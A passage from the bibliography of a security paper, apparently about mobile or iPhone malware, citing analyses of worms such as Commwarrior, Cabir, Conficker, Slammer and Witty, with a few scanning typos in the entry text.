[12] F-Secure. F-Secure virus information pages. commwarrior, 2005. http://www.f-secure.com/v-descs/commwarrior.shtml.

[13] P. Ferrie and P. Szor. Cabirn fever. In *Proceedings of Virus Bulletin*, 2004.

[14] C. Fleizach, M. Liljenstam, P. Johansson, G. M. Voelker, and A. Mehes. Can you infect me now? Malware propagation in mobile phone networks. In *Proceedings of WORM*, 2007.

[15] S. Forge. Desquirr distribution page, 2009. http://desquirr.sourceforge.net/desquirr/.

[16] J. C. Frauenthal. Mathematical modeling in epidemiology. In *Proceedings of Springer-Verlag*, New York, 1980.

[17] A. Gostev and D. Maselnnikov. Mobile malware evolution: Part 3, 2009. http://www.virnslist.com/en/analysis?pubid=204792080.

[18] Hex-Rays.com. The ida pro home page, 2009. http://www.hex-rays.com.

[19] M. Hypponen. Statns of cell phone malware in 2007. 2007.

[20] Javox.com. Secure your jailbroken iphone from ssh hacking with mobileterminal app, 2009. http://jaxov.com/2009/11/secure-your-jailbroked-iphone-from-ssh-hacking-with-mobileterminal-app/.

[21] J. Leyden. iphone worm hijacks ing customers, 2009. http://www.theregister.co.uk/-2009/11/23/iphone_cybercrime_worm/.

[22] S. McIntyre. Meldingen door security office xs4all blog, 2009. http://www.xs4all.nl/-veiligheid/security.php.

[23] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. The spread of the sapphire/slammer worm. Technical report, Cooperative Association for Internet Data Analysis, 2003.

[24] D. Moore, C. Shannon, and K. Claffy. Code Red: A case study on the spread and victims of an Internet worm. In *Proceedings of ACM SIGCOMM Internet Measurement Workshop*, November 2002.

[25] R. Nelson. Jailbroken stats: Recent survey suggests 8.43 percent of iphone users jailbreak, 2009. http://www.iphonefreak.com/2009/08/jailbrokenstatsrecentsurveysuggests843ofiphone-usersjailbreak.html.

[26] R. Pang, V. Yegneswaran, P. Barford, V. Paxson, and L. Peterson. Characteristics of Internet background radiation. In *Proceedings of the 4th ACM SIGCOMM Internet Measurement Conference (IMC'04)*, 2004.

[27] P. Porras, H. Saidi, and V. Yegneswaran. A multi-perspective analysis of the storm (peacomm) worm. Technical report, Computer Science Laboratory, SRI International, October 2007.

[28] P. Porras, H. Saidi, and V. Yegneswaran. Conficker C P2P Protocol and Implementation. http://mtc.sri.com/Conficker/P2P, 2009.

[29] P. Porras, H. Saidi, and V. Yegneswaran. A foray into conficker's logic and rendezvous points. In *Proceedings of LEET*, 2009.

[30] C. Shannon and D. Moore. The Spread of the Witty Worm, 2004. http://www.caida.org/analysis/security/witty/.

[31] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*, 2002.